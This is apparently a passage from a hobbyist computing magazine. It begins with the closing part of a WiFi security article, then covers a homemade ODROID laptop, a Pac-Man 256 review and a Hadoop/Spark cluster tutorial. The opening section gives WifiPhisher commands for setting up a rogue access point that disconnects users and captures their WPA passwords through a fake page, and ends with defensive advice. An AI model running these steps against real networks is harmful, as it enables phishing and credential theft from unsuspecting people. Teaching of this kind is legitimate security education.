
```
$ wget https://bootstrap.pypa.io/ez_setup.py -O - |
sudo python
```

Note that for this to work, you'll need to configure hostapd to work with your wireless card. There are more details available at <http://bit.ly/2aLTF6w> and <http://bit.ly/2aLTlnX>.

When ready, start WifiPhisher by specifying the monitor interface and the hostapd interface:

```
$ sudo airmon-ng start wlan0
$ sudo wifiphisher -jI mon0 -aI wlan1
```

If all goes well, WifiPhisher will present you a list of access-points to spoof and will set up DHCP and iptables rules and ask you what kind of fake webpage to present. It will then proceed to disconnect clients and have them connect to the fake access point and present them with something similar to Figure 5. You will then see the password in the shell. Keep in mind this is especially devious, as you're not just tricking computers anymore, but real people.



Keeping your WiFi safe

This concludes our exploration into wireless security. Here are some takeaways:

- **Do not use obsolete encryption technology such as WEP**
- **Do not rely on features like hidden network or MAC access lists, as they're very weak and essentially broken**
- **Disable WPS technology in networks where physically possible**
- **Use long passwords not based on dictionary words. If you must use dictionary words to make it easier to remember (you are a human, after all), then combine them in random ways. One option is xkcd's horse-battery-staple approach (<https://xkcd.com/936/>), and the tool at <http://bit.ly/1cubp1J> can do it for you automatically.**
- **Adding characters to a password increases its security much faster than using special punctuation with shorter passwords**
- **If possible, consider using WPA2-Enterprise for your home network**
- **Don't use common names for the network SSID**
- **Lowering the signal strength will not help you much, since the attacker can always get a better antenna.**

As always, feel free to share your own best practices, ask questions, or share problems in the support thread at <http://bit.ly/2azoM5N>.



Unsuspecting users will type their WPA password into your phishing environment

ODROID-C1 LAPTOP

A CUSTOM HOME PROJECT CODENAMED “REDTOP”

by Fabien Thiriet

In the past few years, the topics of big data and data science have grown into mainstream prominence across countless industries. No longer are high tech companies in Silicon Valley the sole purveyors of topics like Hadoop, logistic regression, and machine learning. Being familiar with big data technologies is becoming an increasingly necessary requirement for tech jobs everywhere. Unfortunately, getting real, hands-on experience with big data technologies typically means having access to an expensive computer cluster to run your queries. However, the recent single board computer revolution has made true distributed computing accessible for personal use and education for tasks such as these and more.

I teach network and digital systems design and maintenance in a French high school. Over the past 4 years, I have been replacing all of the desktop computers of my classroom with SBC computers, mainly for space reasons because the school is close to the city of Paris, so space is very expensive. Using SBC computers leaves more room on the student’s workbench!

I started with a Raspberry Pi, but soon switched over to the




ODROID-C1 as soon as it was available, since the Pi was really not fast enough for making labs (GNS3 labs, various bus protocols analysis, and network equipment setup) or simply searching the Internet. For the upcoming school year, I have already switched half of the classroom over to the ODROID-C2, for a total of 10 ODROID-C1s and 8 ODROID-C2s.


When I am preparing the labs for students, I have to use the same computer as they do, in order to ensure that everything will go smoothly when the students will do the labs themselves. This requires that I use an ODROID instead of an x86 laptop,

in order to eliminate any behavioral differences between the two.

For efficiency in preparing the labs, part of them are prepared at home, and not at school. I tried to find out some solutions for creating a laptop using an ODROID, so that I can bring my ODROID laptop back and forth from school to home without any hassle. I ride 5km to school by bicycle, so the solution needed to be light and not a big beast to carry!



RedTop laptop and its bottom view



RedTop laptop top view

Requirements

At the beginning of the project, I enumerated a list of requirements for the laptop:

- **12V powered by my solar battery bank at home and with an external 230V-12V PSU at school**
- **Li-ion powered when I am moving around in order to have around 2 hours of autonomy. Some school labs require monitoring of CAN buses onboard vehicles, so a battery powered solution is required.**
- **10" LCD screen minimum**
- **Keyboard and LCD screen assembled together in order to have a robust laptop**
- **GPIOs and all ODROID connectors easily accessible**
- **Bluetooth master/slave available, because I have a lot projects working in tandem with remote Arduino boards**
- **Onboard RTC, because I am not always connected to the Internet**

Build process

At first, I found a Motorola Lapdock 100 on eBay, and used it for several months. After fixing the HDMI issues between the ODROID and the Lapdock, because the Lapdock switched off after 20 seconds if nothing was connected to its USB port, everything worked nicely. It was a very light solution, but not comfortable enough for daily use, since the LCD screen was only 10", and the keyboard was very tiny. I also had a look to the PiTop, but the price was higher than what I was looking to spend. What I really needed was just a large LCD panel and a good keyboard assembled together.


I searched on eBay for a larger LCD screen, and find an inexpensive 13.3" model around 85€, with shipping and tax included. The screen has a good resolution of 1900x600, and the colors are beautiful. However, the LCD panel was sold without any frame, so I needed to figure out something to overcome this issue.




Initial laptop version using a Motorola Lapdock 100 computer

At the same time, my son got what he dreamed for a long time for his 15th birthday: a personal 3D printer, so that he no longer had to use the ones that I have at the school. He is very good when using CAD software like Solidworks, and proposed to design a laptop chassis for me. Unfortunately, the 3D printer plate, with a 200mm maximum size, was too small to print a 13.3" LCD frame and the keyboard frame. After some thought, we decided to split the LCD and keyboard frames into four parts, and reassemble them together with 3D printed mounted clips and glue. All of the individual parts are smaller than 200mm. If you look closely at the LCD frame, clips and keyboard frame pictures, you will see the separation between the assembled parts. CAD design required around 2 weeks of hard work in order to make sure that everything fit well together.


During the design, the main issue we overcame concerned the LCD panel hinge, which needed to be strong enough and allow me to easily open and close the laptop. This was done with an extra large bevel in the LCD frame and the hinge of the keyboard frame. In order to be able to fit the keyboard properly into its frame, we disassembled it in order to remove the top and bottom covers.




The 3D model for the LCD frame



LCD clips



Keyboard frame



Fully assembled chassis

We chose a red color for the 3D printer filament, in order to have a fun and flashy laptop. 30 hours of printing later, we had all of the parts of the chassis. We stuck them together and screwed the LCD panel and keyboard inside their respective frame. The next steps were to place all boards and modules inside the chassis, then firmly screw them onto the Plexiglass.

The Plexiglass was cut to fit into the footprint made available during the CAD design stage for each frame. That way, everyone can appreciate the laptop machinery, which is a big advantage when teaching computer sciences. The final step was to wire everything together, following the block diagram.

We ended up with a powerful and reliable laptop. My students at school were really surprised when they saw this unconventional laptop for the first time!

Battery

I now had a brand new laptop, but without any rechargeable battery, it is more or less useless. First of all, I needed to estimate the necessary battery capacity. For that purpose, we did a few amperage measurement tests in different conditions of use. The maximum amperage is reached when the C2 is powering on, with a peak of 1.1A. During normal operation, it is just below 1A with a WIFI USB dongle, RTC module, wireless mouse adapter and the bluetooth module attached. The total power consumption of the laptop is around 12W.

My son salvaged an old Lithium-Ion rechargeable battery from a Lenovo laptop (L412), and he succeeded in extracting the nine cells available inside the battery pack. Most of the time, these types of battery packs are no longer working, not because of the battery, but because of a defective embedded battery controller. We used 3 of them, and connected them serially. This provided 3 x 3.7V for a total of 11.1V when the battery is nearly discharged, and more than 12V when fully charged. The LCD board controller works without any issue at 11V. Each cell has 2200mAh of capacity, so the laptop autonomy is close to 2 hours. That was enough to achieve what we set as our goal at the beginning of this project.

To reload the 3 cells, we use a 12V solar battery bank, connected through a step up/down boost module, which is tuned to 12.6V and 1A current limit. With our particular battery bank model, we can adjust both output voltage and current. At the





The LCD controller

time of this article, the battery are not yet placed inside the Red-Top, but remain outside for deep testing. Once the tests are completed, we will place the 3 cells underneath the keyboard inside an empty space that was reserved for that purpose.

Materials

Here's what I used in order to build my ODROID-C1 laptop:

13,3" HDMI-VGA audio LCD Panel:

<http://r.ebay.com/AYZ5JU>

Zalman mechanical keyboard:

<http://www.amazon.fr/dp/B00LHSPCS4>

USB OTG cable:

<http://www.amazon.fr/dp/B007MNZ8VY>

Step down 12V-5V 3A converter:

<http://www.amazon.fr/dp/B00JGFEQLE>

Bluetooth HC05 master/slave module:

<https://www.amazon.fr/dp/B013STJSES>

RTC PCF8563 module:

<http://www.amazon.fr/dp/B01DB8JECC>

Mini speaker:

<http://r.ebay.com/bwOCzv>

3D printer:

<http://www.dagoma.fr/produit/imprimante-discovery200/>

3D printer filament PLA:

<http://www.amazon.fr/dp/B00UMV7ANM>

5.5mm DC power jack:

<http://www.amazon.fr/dp/B0001Y1X70>

Power switch:

<http://www.amazon.fr/dp/B00HUHBS1Q>

Laptop battery pack like this one:

<http://www.amazon.fr/dp/B00TVOC55Y>

Lipo boost converter (4V-12V):

<http://r.ebay.com/w3FgNH>

Various screws, washers and wires

0.5m of Plexiglass

Super glue


PAC-MAN 256

**A CLASSIC GAME? A NEW
TWIST ON THE ENDLESS
RUNNER GENRE? FIND OUT!**

by Bruno Doiche



There is a saying that classics never die, but some classics can get pretty dated. When I was a kid, playing Pac-Man was a game whose graphics and gameplay were totally acceptable by the standards of the early 1980s. Although you can still enjoy playing the original Pac-Man today, you may agree with me that it comes up short in replayability, even if you challenge yourself to play the arcade game far enough to encounter the fabled glitch at level 256, which only the best Pac-Man players were able to see.



A great game, and as addictive as it was in the early days of arcade

However, in the game Pac-Man 256, the glitch is the main feature, which comes after you as a relentless wave at the bottom of the screen. It makes for a refreshing return to what it means to run for your survival in a maze filled with ghosts, each with their own personalities. It demands precise control and some quick thinking to get yourself out of trouble and stay one step ahead of your ghostly enemies. Now you don't have to play through 255 levels of Pac-Man to reach one of the most elite levels in gaming history. Install it from the Play Store at:

<http://bit.ly/2cLaD5q>

INSTALLING HADOOP AND SPARK ONTO AN ODROID-XU4 CLUSTER


By Michael Kamprath

In the previous article that I wrote for the ODROID Magazine at <http://bit.ly/2bHFij7>, I discussed building a self-contained compute cluster with ODROID XU4 compute nodes. This article will explain how to put that cluster to good use by installing Apache Spark and the Hadoop File System, as well as how to access your cluster through the Jupyter web notebook application.

The Hadoop File System (HDFS) is one of the most popular and widely-used distributed file systems available today. A distributed file system (DFS) is a cluster application that will combine together all of the hard drives within a cluster so that they can be treated as a single storage drive to your outside clients. There are two main benefits to using a DFS. First, and most notable, this allows you to save and work with data sets that are larger than any one hard drive in your cluster can store. Second, a well designed DFS will provide data resiliency to node or drive failures by replicating blocks of data onto multiple drives across the cluster. On our XU4 cluster, the hard drives are the MicroSD cards that were installed and designed within our previous guide.

Apache Spark is a modern Big Data analysis platform that is widely used in the industry for Big Data analysis. It provides simple, high level tools to manipulate and analyze data through either SQL or mapreduce, as well as by using common programming languages, such as Python, Scala, and Java. Apache Spark's most distinguishing feature is its use of a cluster's RAM pool to cache intermediate data artifacts, which significantly speeds up data processing. While the XU4's 2GB of onboard RAM might be a bit spartan as compared to the large amounts of memory in an industrial cluster node, it does afford sufficient space to do some interesting things with Apache Spark.

Jupyter Notebook is a web application that allows you to conveniently leverage various languages and compute platforms with your cluster through a web UI. The notebook can be easily shared, allows easy inline visualizations, and, in our case,



manages the creation and submission of Spark applications to the cluster. Jupyter notebooks are a very popular way to use Apache Spark, as it allows the user to strictly focus on the data analysis rather than the underlying infrastructure or tools.

Installing Hadoop File System

Our first task is to install Java onto each node in the cluster. We will be installing Oracle's latest Java 8 software, which require a license acceptance during installation. Due to that, you will need to log into each node independently and run the installer. While there, we will create a new user account from which everything will run.

```
$ sudo add-apt-repository ppa:webupd8team/java
$ sudo apt-get update
$ sudo apt-get install oracle-java8-installer
$ sudo apt-get install rsync
$ sudo addgroup hadoop
$ sudo adduser --ingroup hadoop hduser
$ sudo usermod -aG sudo hduser
```

Now, we need to install Hadoop. Technically, you could use the Hadoop distribution available at the Apache website, but it isn't compiled for the ARM v7.1 CPU inside our XU4s. Since it is mostly Java, that's OK, because it will run on the JVM that we just installed onto each node. However, there are parts of Hadoop that were written in C in order to ex-

ecute more quickly. If a Hadoop installation doesn't have these libraries compiled for the platform it is on, it will automatically use the Java equivalent, so in short it will still work, but more slowly. For this project, I built a distribution of the latest version of Hadoop for the ARM v7.1 processor, and we will download and install my distribution. On the master node, login as the newly created "hduser" account and perform the following commands to install Hadoop and set up the cluster nodes to use passwordless SSH. Please note that you will need to login into each slave node from the master node in order to fully set up the passwordless login support.

```
$ cd
$ ssh-keygen -t rsa -P ""
$ cat $HOME/.ssh/id_rsa.pub >> $HOME/.ssh/authorized_
keys
$ ssh hduser@localhost
$ exit
$ ssh hduser@master
$ exit
$ ssh-copy-id hduser@slave1
$ ssh hduser@slave1
$ exit
$ ssh-copy-id hduser@slave2
$ ssh hduser@slave2
$ exit
$ ssh-copy-id hduser@slave3
$ ssh hduser@slave3
$ exit
$ cd /opt
$ sudo wget http://diybigdata.net/downloads/\
hadoop/hadoop-2.7.2.armhf.tar.gz
$ sudo tar xzf hadoop-2.7.2.armhf.tar.gz
$ sudo chown -R hduser:hadoop hadoop-2.7.2
$ cd /usr/local
$ sudo ln -s /opt/hadoop-2.7.2 hadoop
$ cd /usr/local/hadoop
```

Now we need to set up the configuration files for Hadoop. For expediency and convenience, I have created the configuration files that should be installed into the /usr/local/hadoop/etc/hadoop directory and posted them to my Github repository at <http://bit.ly/2bBehj4>.

These configuration files assume a cluster setup as described in my previous article. You may need to adjust them if you have built your cluster differently. Now that the Hadoop software is set up on the master node, let's copy it out to the slave nodes:

```
$ parallel-ssh -i -H "slave1 slave2 slave3" \
-l root "mkdir -p /opt/hadoop-2.7.2/"
```

```
$ sudo rsync -avxP /opt/hadoop-2.7.2/ \
root@slave1:/opt/
$ sudo rsync -avxP /opt/hadoop-2.7.2/ \
root@slave2:/opt/
$ sudo rsync -avxP /opt/hadoop-2.7.2/ \
root@slave3:/opt/
$ parallel-ssh -i -H "slave1 slave2 slave3" \
-l root \
"chown -R hduser:hadoop /opt/hadoop-2.7.2/"
$ parallel-ssh -i -H "slave1 slave2 slave3" \
-l root \
"ln -s /opt/hadoop-2.7.2 /usr/local/hadoop"
$ parallel-ssh -i -H "master slave1 slave2 slave3" \
-l root \
"mkdir -p /data/hdfs/tmp"
$ parallel-ssh -i -H "master slave1 slave2 slave3" \
-l root \
"chown -R hduser:hadoop /data/hdfs"
```

The final step in installing Hadoop is to format the node as a HDFS:

```
$ /usr/local/hadoop/bin/hdfs namenode -format
```

Installing Apache Spark

We will use a similar approach as before to install Apache Spark. First, we will be using Python 3 to access Spark and some key Python libraries, so you will need to log into each node and run:

```
$ sudo apt-get install python3 python3-pip
$ sudo pip3 install numpy
$ sudo pip3 install urlparse
```

Then on the master node, install Apache Spark:

```
$ cd /opt
$ sudo wget http://apache.claz.org/spark/\
spark-1.6.2/spark-1.6.2-bin-hadoop2.6.tgz
$ sudo tar xvzf spark-1.6.2-bin-hadoop2.6.tgz
$ sudo chown -R hduser:hadoop \
spark-1.6.2-bin-hadoop2.6
$ sudo ln -s /opt/spark-1.6.2-bin-hadoop2.6 \
/usr/local/spark
```

Similar to our Hadoop install, you will need to add some configuration files to the /usr/local/spark/conf directory. You may find the needed configuration files in my Github repository (<http://bit.ly/2b4GnDU>).

Once Spark is set up on the master node, copy it out to the slaves in your cluster:

```
$ parallel-ssh -i -H "slave1 slave2 slave3" -l root \
"mkdir -p /opt/spark-1.6.2-bin-hadoop2.6"
$ sudo rsync -avXP /opt/spark-1.6.2-bin-hadoop2.6 \
root@slave1:/opt/
$ sudo rsync -avXP /opt/spark-1.6.2-bin-hadoop2.6 \
root@slave2:/opt/
$ sudo rsync -avXP /opt/spark-1.6.2-bin-hadoop2.6 \
root@slave3:/opt/
$ parallel-ssh -i -H "slave1 slave2 slave3" \
-l root "chown -R hduser:hadoop \
/opt/spark-1.6.2-bin-hadoop2.6"
$ parallel-ssh -i -H "slave1 slave2 slave3" \
-l root "ln -s /opt/spark-1.6.2-bin-hadoop2.6 \
/usr/local/spark"
$ parallel-ssh -i -H "master slave1 slave2 slave3" \
-l root "mkdir -p /data/spark"
$ parallel-ssh -i -H "master slave1 slave2 slave3" \
-l root "chown hduser:hadoop /data/spark"
```

Installing Jupyter Notebook

Installing Jupyter Notebook is relatively simple compared to the tasks we just completed. Only on the master node, run the following commands:

```
$ sudo mkdir /data/jupyter
$ sudo chown -R hduser:hadoop /data/jupyter/
$ mkdir ~/notebooks
$ sudo pip3 install jupyter
```

In order to make visualizations in a notebook, we need matplotlib built and installed. It is also useful to have numpy installed for easier scientific computing through Python. Please note that this will take a while to install:

```
$ sudo apt-get build-dep matplotlib
$ sudo pip3 install matplotlib
$ sudo pip3 install numpy
```


Running Hadoop, Spark, and Jupyter

To get everything running, use the following commands:

```
$ /usr/local/hadoop/sbin/start-dfs.sh
$ /usr/local/spark/sbin/start-all.sh


$ XDG_RUNTIME_DIR="/data/jupyter" PYSPARK_DRIVER_
PYTHON=jupyter PYSPARK_DRIVER_PYTHON_OPTS="notebook
--no-browser --port=7777 --notebook-dir=/home/hduser/
notebooks" /usr/local/spark/bin/pyspark --packages
com.databricks:spark-csv_2.10:1.1.0 --master spark://
master:7077
```

You may choose to turn this sequence of commands into a standalone launch script in bash, or you can simply make an alias for that last command. I leave choosing either of these options as an exercise for the reader. Once it is running, point your computer's browser to `http://<cluster IP address>:7777/`, and you should see the Jupyter interface.



Jupyter main web page

Let's run the wordcount job on our XU4 big data system. Create a new Python 3 notebook by clicking on the New button in the upper right of the web page. You will now see an empty notebook, as shown in Figure 2.



Jupyter notepad

Open a new SSH session into the master node and add a large to HDFS:

```
$ wget http://norvig.com/big.txt
$ hdfs dfs -mkdir /user/michael
$ hdfs dfs -put ./big.txt /user/michael/big.txt
$ hdfs dfs -ls /user/michael
```

Back in the newly created notebook, add the following Py-

thon code into the first cell:


```
from operator import add
blog_data = sc.textFile('hdfs://master:9000/user/\
michael/big.txt').cache()
counts = blog_data.flatMap(lambda x: x.split(' ')).\
map(lambda x: (x, 1)).reduceByKey(add)
```

Next, press Shift-Enter to start the cell processing. A new cell will appear in the Jupyter notebook. Technically, nothing has happened yet within Spark except for establishing a query plan for executing word count against the blog data set we have already placed into HDFS. Spark does no calculations until there is a need to materialize results. The most common way for doing that is to display a portion of the results. Into the next cell of the notebook, enter this code and press Shift-Enter:

```
counts.take(100)
```

You will notice an asterisk next to the cell the above code was entered into. This asterisk will remain in place while Spark is doing its calculations. If you look back at the terminal session in which you launched the Jupyter software, you will see the log of Spark performing its calculations. Furthermore, if you point your web browser to the URL `http:<cluster IP address>:4040/`, you can inspect Spark's internal state using its application interface. You will also likely hear the CPU cooling fan on the XU4 run during the calculations.

When the calculations are done, the first 100 values in the results will be displayed in the Jupyter notebook.



```
In [1]: from operator import add
blog_data = sc.textFile('hdfs://master:9000/user/michael/big.txt').cache()
counts = blog_data.flatMap(lambda x: x.split(' ')).map(lambda x: (x, 1)).re

In [2]: counts.take(100)
Out[2]: [(('', 69285),
('bottailed', 5),
('Highness.', 4),
('_President_', 1),
('Interim', 1),
('Pokrovsk', 2),
('cellulitic', 1),
('theory', 9),
('Cossacks', 1),
('insects', 1),
('surveying', 4),
('mind?', 1),
('conditionally', 1),
('delicious', 1),
('squatters', 2),
('sloughing', 1),
('Blockades', 1),
```

Wordcount calculations have been completed

Rename the notebook by clicking the “Untitled” string next to the Jupyter logo in the upper left of the notebook. You can continue to work with the data by adding more cells containing more Spark python code. There are many great resources on the web to learn more about Apache Spark, including [\[spark.apache.org\]\(http://spark.apache.org\).](http://</p>
</div>
<div data-bbox=)

